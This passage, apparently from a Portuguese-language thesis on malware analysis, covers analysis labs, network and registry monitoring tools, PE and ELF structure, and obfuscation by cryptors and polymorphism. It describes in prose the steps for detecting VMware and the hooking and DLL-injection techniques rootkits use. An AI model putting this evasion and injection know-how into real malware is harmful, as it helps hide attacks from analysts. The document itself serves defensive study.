3. Passar para o registrador EBX outro valor que não o ”valor mágico”.
4. Passar para o registrador ECX o ”valor de função” (para o *Get VMWare*, por exemplo, este valor é 10).
5. Passar para o registrador DX o valor 0x5658h (ou ’VX’). Esta porta permite interagir com o *VMWare*, caso esteja presente.
6. Executar in EAX,DX. Se o *VMWare* não estiver presente, ocorrerá exceção e o *VMWare* está ausente.
7. EBX deve ler agora o ”valor mágico”. Se ocorrer, o *VMWare* está presente.

O *assembly* do algoritmo pode ser encontrado em (BACHAALANY, 2005).

A técnica de *System Service Dispatch Table (SSDT) Hooking*, ou captura de chamadas do sistema trata da interceptação das chamadas no sistema operacional através de funções de *hook*, possibilitando inclusive que se modifique o fluxo de execução e as respostas retornadas ao programa.

Esta é aplicada através do uso de um *driver*, isto é, um programa especial que executa no nível do *kernel* (*ring* 0 nos sistemas *Windows*) e normalmente é utilizado para fazer a interface entre dispositivos de *hardware* e o nível de usuário (*ring* 3).

A operação em *ring* 0 e consequente posse de maiores privilégios de acesso possibilita que um *driver* intercepte todas as chamadas de sistema realizadas por um determinado programa que executa em nível de usuário. Esta técnica pode ser usada tanto em sistema real quanto em virtual. Isso ocorre devido ao fato de que, para se realizar a monitoração do *malware* durante a análise basta que se instale o *driver* no sistema monitorado.

Outra vantagem do uso de SSDT *hooking* é que não se modifica o código do arquivo monitorado, evitando que o *malware* descubra que está sendo analisado através de checagem de integridade.

A desvantagem da aplicação desta técnica diz respeito à análise de alguns tipos de *rootkits*, uma classe particular de *malware* que executa em nível de *kernel* e geralmente é implementada sob a forma de um *driver*. Neste caso, como o *malware* estará executando no mesmo nível de privilégio do *driver* de monitoração, ele poderá executar ações que não serão capturadas.

Outra técnica utilizada é a de *hooking de APIs*, na qual a captura das informações é feita através de modificações no código do binário em análise, de modo que os endereços das APIs que o programa vai executar sejam trocados por endereços de funções do programa responsável pela interceptação dos dados.

No momento em que o *malware* é carregado no sistema, todas as DLLs utilizadas são verificadas para que sejam obtidos os endereços das APIs que se quer modificar. Após este levantamento, a troca dos endereços é feita. Esta técnica pode ser facilmente subvertida se o *malware* realizar chamadas diretas ao *kernel* do sistema.

Neste caso, como não há referência a nenhuma API, o programa de monitoração não é capaz de capturar as ações efetuadas, fazendo com que se perca um subconjunto crítico das atividades do comportamento deste *malware*.

Outra desvantagem da utilização desta técnica é que o *malware* pode identificar que está sendo analisado através de checagem de integridade, isto é, verificando se houve modificações no código em execução. Esta identificação é realizada por um teste de *debugging*, utilizando a API **IsDebuggerPresent**.

Além das técnicas apresentadas, destacam-se: (SIKORSKI; HONIG, 2012)

- *IAT Hooking*

  É um método *rootkit* que esconde arquivos, processos ou acessos à rede no sistema local. Ele modifica as tabelas de importação ou exportação de endereços.

- *Inline Hooking*

  Consiste em sobrescrever o código da função API contida na DLL importada, esperando então até a DLL carregada começar a executar. Um *rootkit* malicioso realizando *hookings* em série irá normalmente substituir o começo do código com um pulo para o código malicioso inserido no *rootkit*.

- *DLL Injection*

  Injeta um código em um processo remoto para chamar a API *LoadLibrary*, forçando uma DLL a ser carregada no contexto desse processo.

- *Direct Injection*

Parecido com o *DLL Injection*, com a diferença de que ao invés de escrever uma DLL separada e forçar o processo remoto a carrega-la, ele injeta o código malicioso diretamente no processo remoto.

2.3.2 Análise Estática

Também chamada de Engenharia Reversa, a Análise Estática estuda um programa sem executá-lo.

Para que possa ser feita, é necessária a utilização de algumas ferramentas:

- *Disassembler*

  Converte um programa em uma sequência de instruções em linguagem de máquina (*Assembly*)

- Decompilador

  Converte instruções que se encontram em linguagem de máquina para códigos-fonte equivalentes em alguma linguagem de alto nível

- Analisador de código-fonte

  Executa a análise do código gerado pelo decompilador

A Análise Estática apresenta como vantagens a possibilidade de revelar como um programa se comporta em situações incomuns, já que praticamente todo o código-fonte gerado pelo decompilador pode ser analisado, gerando a capacidade de analisar partes de um programa que normalmente não executam.

Porém, é impossível prever totalmente o comportamento de todos os programas.

3 *Análise Comportamental*

Em geral, é possível identificar um *malware* através de comportamentos suspeitos, sem necessariamente ter acesso ao seu código. A esse tipo de análise dá-se o nome de *Análise Comportamental* ou *Análise Dinâmica*. Neste capítulo, serão apresentadas as técnicas e ferramentas utilizadas para a sua realização.

3.1 Preparação do Ambiente

As análises de *malware* - tanto estática quanto dinâmica – envolvem diversas técnicas que exigem um conjunto de requisitos variado. Sendo assim, a preparação correta de um ambiente de análise é um passo importante para evitar problemas ao longo do projeto.

Além disso, o ambiente em questão deve ser isolado, isto é, ausente de comunicação com outros discos. Com isto, ficará garantido que o *malware* não "escapará", infectando outros sistemas que não estão no ambiente de análise.

Normalmente, o ambiente utilizado é uma máquina virtual - podendo também serem utilizadas máquinas reais -, uma vez que ela permite o acesso às ferramentas necessárias e às mais variadas configurações de ambiente (sistemas operacionais, configurações de *Firewall*, rede, etc.) (VENERE, 2009).

3.2 Máquina Virtual

A página do VMWare define máquina virtual como "um *software* totalmente isolado que pode executar os próprios sistemas operacionais e aplicativos como se fosse um computador físico" (VMWARE, 2012). A Figura 2 ilustra como a máquina virtual se encaixa para o *hardware*.

Os sistemas operacionais não reconhecem a diferença entre uma máquina virtual e uma máquina física, nem os aplicativos ou outros computadores em uma rede. Entretanto, a máquina virtual é composta inteiramente de *software*, ou seja, não contém componentes de *hardware* (VMWARE, 2012).

Figura 2: *Posição da Máquina Virtual para o Sistema Operacional e o Hardware*

Devido a isso, as máquinas virtuais são um ambiente propício para a análise de *malware*, visto que apenas *malwares* muito sofisticados (que utilizam o recurso *VMWare Protect*) podem distinguir uma máquina virtual de uma máquina física. Neste caso, há duas soluções: utilizar outra máquina virtual ou retirar – via Engenharia Reversa – a parte do código que contenha este recurso.

Há uma grande variedade de *softwares* para rodar máquinas virtuais. São exemplos:

- VMWare
- Parallels Desktop (para Mac)
- Sun Toolbox
- KVM
- UML

Neste trabalho, foram utilizados o VMWare e o Parallels Desktop.

3.3 Captura do Tráfego de Rede

3.3.1 Farejadores ou *Sniffers*

Sniffers ou farejadores são *softwares* que conseguem capturar todo o tráfego que passa em um segmento de uma rede (ASSUNCAO, 2012). A Figura 3 mostra o funcionamento de um *Sniffer*:




Figura 3: *Funcionamento de um Sniffer*

Quando ligamos computador no HUB, e enviamos informação de um computador para o outro, na realidade esses dados vão para todas as portas do HUB, e consequentemente para todas as máquinas. Acontece que só a máquina na qual a informação foi destinada enviará para o sistema operacional. No caso de utilização de um *switch*, mais comum atualmente, o conteúdo que chega na máquina é apenas o que foi direcionado para ela, isto é, não é possível ver o tráfego geral da rede.

Sendo assim, deve-se configurar o *switch* para mandar todo o trafego para a máquina que contém o *Sniffer*. Para tal, pode utilizar-se a técnica *Switched Port Analyzer - SPAN* (conhecido tambem como *Port Mirroring*) - ”capacidade de espelhar o trafego de uma porta (ou portas, ou VLAN) para outra”(ORTEGA, 2009). A figura 4 ilustra este processo.




Figura 4: *Switched Port Analyzer - SPAN*

Se um *sniffer* estivesse rodando nos outros computadores, mesmo sem esses sistemas enviarem a informação que trafega ali para o sistema operacional, o farejador intercederá na camada de rede, capturando os dados e mostrando-os para o usuário, de forma pouco amigável. Geralmente os dados são organizados por tipos de protocolo (TCP, UDP, FTP, ICMP, etc...) e cada pacote mostrado pode ter seu conteúdo lido.

Sniffers são de grande utilidade para a Análise Comportamental de *malware*, haja vista que através deles, é possível determinar se há pedidos ou respostas imprevistas ocorrendo na rede. Códigos que realizem estas operações são possíveis candidatos a *Rootkits* ou outros *malwares*.

Este trabalho utilizou como *sniffer* o *Wireshark* (Figura 5) para seus estudos de Análise Comportamental.




Figura 5: *Fotografia do Wireshark*

3.4 Captura de Processos

Um processo é um programa em execução. Além do código do programa, inclui a atividade corrente, conforme representado pelo valor do contador do programa e 0 conteúdo dos registradores do processador. Um processo geralmente inclui a pilha de processo, que contém dados temporários (como parâmetros de métodos, endereços de retorno e variáveis locais) c uma seção de dados, que contém variáveis globais (SILBERSCHATZ, 2006).

Os sistemas *Windows* oferecem um gerenciador de tarefas, no qual estão listados os processos em execução, bem como quem os disparou e quem foi o responsável pela criação do programa em execução.

O *Process Explorer* é um gerenciador de tarefas mais robusto. Além das informações oferecidas pelo gerenciador do *Windows*, informa uso de CPU, memoria, dentre outros (FONSECA, 2006). Sua interface mais amigável, com cores para diferenciar os diferentes tipos de processos, além da facilidade de matar os processos desejados e seus filhos, ajudam na análise dos processos abertos, sendo assim uma ferramenta poderosa para a Análise Comportamental.

3.5 Captura de Acesso ao Registro e ao Sistema de Arquivos

O registro do *Windows* é o local onde todas as informações sobre o computador– tais como dados de usuários do sistema, localização de arquivos e programas, preferências dos utilizadores do computador e configurações de *hardware* e *softwares* - estão guardados. Todas as ações realizadas no computador geram logs que são guardados no registro, principalmente a instalação e desinstalação de programas (SOUZA, 2010).

Ter um monitoramento do acesso ao registro do sistema é fundamental para a Análise Comportamental, uma vez que os *malwares* que quiserem realizar alguma ação terão sua atividade guardada no registro do sistema.

Este monitoramento pode ser realizado através do Regshot, uma ferramenta que tira uma "foto" do registro do sistema. Se executado antes e depois do uso de um *software* suspeito, pode capacitar a sua identificação como código malicioso (ALVES, 2008).

As Figuras 6 e 7 são imagens do Regshot em execução e um resultado obtido por ele, respectivamente.

Figura 6: *Fotografia do Regshot*




Figura 7: *Resultado obtido pelo Regshot*

Outro *software* bastante útil é o *Process Monitor*, que possui uma lista de processos com o horário que foram abertos, seu nome, a operação realizada e o caminho do processo.

Com esta quantidade de informações, pode ser útil (embora não completamente necessário devido a existência de outras ferramentas mais completas) tanto na Análise Comportamental quanto na Engenharia Reversa. A Figura 8 mostra o *ProcessMonitor* em execução.




Figura 8: *ProcessMonitor em execução*

4 *Engenharia Reversa*

Em caso de insucesso da Análise Comportamental, ou seja, da não detecção de algum comportamento estranho do arquivo estudado, ou então de o analista querer estudar mais a fundo a estrutura dele, é realizada a Análise Estática, ou Engenharia Reversa, a qual é o estudo do programa sem executá-lo. Esse tipo de análise será visto no decorrer desse capítulo.

4.1 Estrutura de Arquivos Executáveis

4.1.1 PE - *Portable Executable Format* (Windows)

Os PEs são os arquivos executáveis do Windows, os quais podem ser bibliotecas de linkagem (DLL), componentes ActiveX (OCX), entre outros. A extensão mais conhecida que possui esse tipo de estrutura é o EXE. Isso significa que o padrão de todos esses arquivos é semelhante, variando apenas em algumas funções (BIRCK, 2007).

Será dada maior atenção aos arquivos .EXE, pois, além de serem os mais conhecidos, são também os que levam o formato PE da forma mais abrangente possível.

O arquivo é organizado basicamente da maneira que segue:

- Cabeçalho DOS

  Não tem utilidade prática dentro do sistema Windows. Serve apenas para apresentar uma mensagem avisando o usuário que o aplicativo em questão não pode ser utilizado em modo texto.

- Cabeçalho Windows

  É nele que estão todas as informações básicas necessárias para que o aplicativo funcione, como o número de seções, tamanho de cada seção e início das mesmas, onde iniciar a execução do código, dentre dezenas de outras configurações.

- Tabela de Seções

  Contém diversas informações referentes a cada uma das seções presentes no executável, como o tamanho, endereço e características. A quantidade de itens na tabela varia dependendo do número de seções contidas no aplicativo.

  Cada seção é responsável por uma característica do PE. Seguem abaixo as seções mais comuns:

  - Seção de código - *Code Section* (.text ou .code)

    Dentro desta seção fica armazenado o código compilado do aplicativo, contendo todas as instruções em *assembly* para o funcionamento do programa. Qualquer alteração feita no código de um aplicativo vai resultar numa mudança dos dados presentes dentro deste trecho do arquivo.

  - Seção de recursos – *Resource Section* (.rsrc)

    Esse trecho é utilizado para armazenar qualquer outro tipo de dado dentro de um executável. Nela ficam armazenados os ícones, imagens, disposição dos itens na janela, menus, etc.

  - Seção de dados – *Data Section* (.data)

    Essa seção pode ser subdivida em 3 outras seções, sendo elas:

    * BSS

      Contém todas as variáveis não inicializadas (sem um valor definido) do aplicativo.

    * RDATA

      Dados de somente leitura.

    * DATA

      Todas as outras variáveis que não se encaixam em nenhuma das duas outras seções.

  - Seção de exportação – *Export data section* (.edata)

    Armazena o diretório de exportação, contendo informações sobre os nomes e endereços das funções contidas em uma DLL.

    Os arquivos DLL podem ser definidos por dois tipos de funções: internas e externas. As externas podem ser chamadas por qualquer outro módulo. Já as funções internas ficam restritas ao módulo principal da mesma.

    As DLLs nos dão a possibilidade de "modularizar" aplicativos, contendo funções genéricas que podem ser utilizadas por qualquer programa. Um bom exemplo disso é o próprio Kernel do Windows, que é subdividido em diversas DLLs que controlam o sistema (kernel.dll, user32.dll, gdi32.dll, entre outras).

- Seção de importação - *Import data section* (.idata)

  Esta seção funciona de forma semelhante a anterior. Ao invés de ser voltada para os arquivos DLL (como a de exportação), a seção de importação tem a finalidade de montar um banco de dados de todas as funções utilizadas por um executável, assim como o endereço e as características de cada rotina importada. Seria como dizer que a seção de exportação "fornece" funções para o uso e a de importação "busca" essas funções exportadas.

- Informações de debug - *Debug information* (.debug)

  Presente normalmente nas compilações de aplicativos em estágio de desenvolvimento, essa seção contém dados úteis para o programador, que podem o auxiliar no tratamento de erros.

Alguns valores encontrados nos cabeçalhos dos PEs podem significar que o arquivo é malicioso, como:

- Chamadas ao TLS

  O TLS (*Thread Local Storage*) é a estrutura responsável por manter a separação de dados entre as diferentes *threads* de um mesmo processo. As rotinas de inicialização do TLS são chamadas antes do ponto de entrada, no momento de criação dos *threads*.

  Dessa forma, as chamadas ao TLS são funções executadas antes do *breakpoint* inicial dado pelos *debuggers*, sendo, assim, utilizadas para checagem anti-*debuggers*.

- Diretórios de recurso

  Podem conter tipos de dados arbitrários, como ícones, cursores e configurações. A presença de arquivos executáveis nesse diretório pode indicar que o *malware* vai criar um outro ternário e executá-lo em tempo de execução.

- Seções de ponto de entrada suspeitas

  Essas seções contém o endereço do *entrypoint* do arquivo, o qual, em arquivos não empacotados e legítimos, normalmente é localizado em seções nomeadas **.code** ou **.text**. Caso o *entrypoint* resida em alguma seção desconhecida, é provável que o arquivo não seja legítimo ou então empacotado.

- Seções com tamanho bruto em disco valendo zero

  O tamanho bruto em disco é a quantidade de bytes que uma seção possui no arquivo no disco. A razão mais comum para uma seção possuir tamanho bruto zero no disco, mas maior que zero na memória, é que os empacotadores decriptam as instruções ou dados para dentro da seção em tempo de execução.

- Seções com entropia extremamente alta ou baixa

  A entropia é um valor entre zero e oito que indica o índice de aleatoriedade dos dados. Dados encriptados ou comprimidos tipicamente possuem alta entropia, enquanto que uma cadeia muito longa de um mesmo caractere possui baixa entropia.

  Com o cálculo da entropia, pode-se ter uma boa ideia de que seções do arquivo podem conter código comprimido ou anormal.

4.1.2 ELF - *Executable and Linking Format* (Linux)

O ELF é o padrão para arquivos executáveis utilizado na maioria dos sistemas operacionais UNIX, dentre eles o GNU/Linux. Inicialmente desenvolvido para para o System V Unix, da AT&T, na década de 1980.

A estrutura dos arquivos ELF é formada por um cabeçalho ELF, um conjunto de cabeçalhos de programa e um conjunto de seções, além da tabela de cabeçalhos de seções. A sua ordenação é verificada na Figura 9.




Figura 9: *Estrutura do padrão ELF*

O cabeçalho ELF contém a informação sobre o tipo de arquivo(PRADO, 2010) (objeto, executável ou biblioteca. Neste trabalho, apenas os executáveis serão abordados). É no cabeçalho ELF que encontram-se as informações gerais sobre todo o arquivo, tais como a arquitetura-alvo, a versão de ELF utilizada e localização e número dos cabeçalhos de programa e das seções. O cabeçalho ELF também contém a localização da primeira instrução a ser executada, chamada de ponto de entrada (do inglês, "*entry point*"). Por estes motivos, o cabeçalho ELF sempre é posto no começo do arquivo executável.

Os cabeçalhos de programa descrevem cada um uma seção do arquivo, dando informações

como a sua localização ao dentro do arquivo, seu tamanho, seu endereço de destino esperado na memória e as *tags* de proteção (leitura, escrita e execução) que devem ser aplicados a essa seção quando ela estiver carregada na memória (PAZ, 2006).

A tabela de cabeçalhos de seções possui as informações sobre a localização das seções do programa (PRADO, 2010).

4.1.2.1 Código do ELF

O código nos executáveis ELF é realocável, ou seja, ele não precisa ser ajustado para a posição de memória para onde foi carregado, como é o caso dos PE quando eles são carregados em endereços diferentes daqueles para os quais foram compilados. Esse tipo de código realocável também é chamado de Código Independente de Posição (*Position Independent Code* ou PIC). Isso traz uma vantagem importante quando se trata de reutilização.

No ELF e no PE, quando a seção de código de uma biblioteca dinâmica e mapeada no espaço de endereçamento de um programa, o carregador verifica se na memória física já existe uma página com este mesmo código. Se existir, ao invés de criar uma cópia separada para o programa, o carregador mapeia aquela página física da memória para dentro do espaço de memória virtual do programa. Isso faz com que uma biblioteca dinâmica, que seja utilizada por quase todos os programas, exista na memória física apenas uma vez. Isso economiza espaço na memória e tempo (PAZ, 2006).

4.2 Técnicas para Dificultar a Identificação do *Malware*

No intuito de dificultar ou até mesmo impedir a análise e a detecção de uma *malware* por parte de um antivírus, o desenvolvedor da praga utiliza vários artifícios, os quais vão de uma simples criptografia de código à utilização de ofuscadores.

A seguir, algumas técnicas dessa natureza serão abordadas (MELO; AMARAL; SAKAKIBARA, 2011).

4.2.1 *Cryptors*

Os *cryptors* são responsáveis por criptografar o código malicioso.

Essa técnica possui características similares a dos *packers*, mas, em vez de comprimir um arquivo, utiliza-se de algoritmos criptográficos para esconder um dado código e, assim, dificultar a análise estática do arquivo e até mesmo impedir sua identificação por parte de antivírus, já que sua assinatura, conhecida por este, não aparece de forma clara.

A decifração do código ocorre de maneira semelhante à dos *packers*. Uma função inversa de decifração é acoplada ao código e é chamada em tempo de execução (processo já executado em memória).

O processo de decriptação é ilustrada nas figuras 10 e 11 (CARDOSO, 2011).




Figura 10: *Decifração no momento da execução*




Figura 11: *Malware decifrado*

4.2.2 Vírus Polimórficos

Como o próprio nome já diz, um vírus polimórfico é aquele que apresenta diversas formas. Isso significa que, a cada infecção feita, uma forma diferente da praga virtual é encontrada no computador da nova vítima.

O vírus não possui uma assinatura própria, dificultando o trabalho de detecção por parte dos antivírus, que o procuram com a chamada “máscara de vírus” (partes do código específico do vírus não modificável) (BECEIRO, 2008).

Essas variações do código são criadas principalmente de duas maneiras: utilizando-se uma chave não constante na criptografia do código principal do *malware* com conjuntos aleatórios de decriptação ou então pela modificação do código executável do vírus.

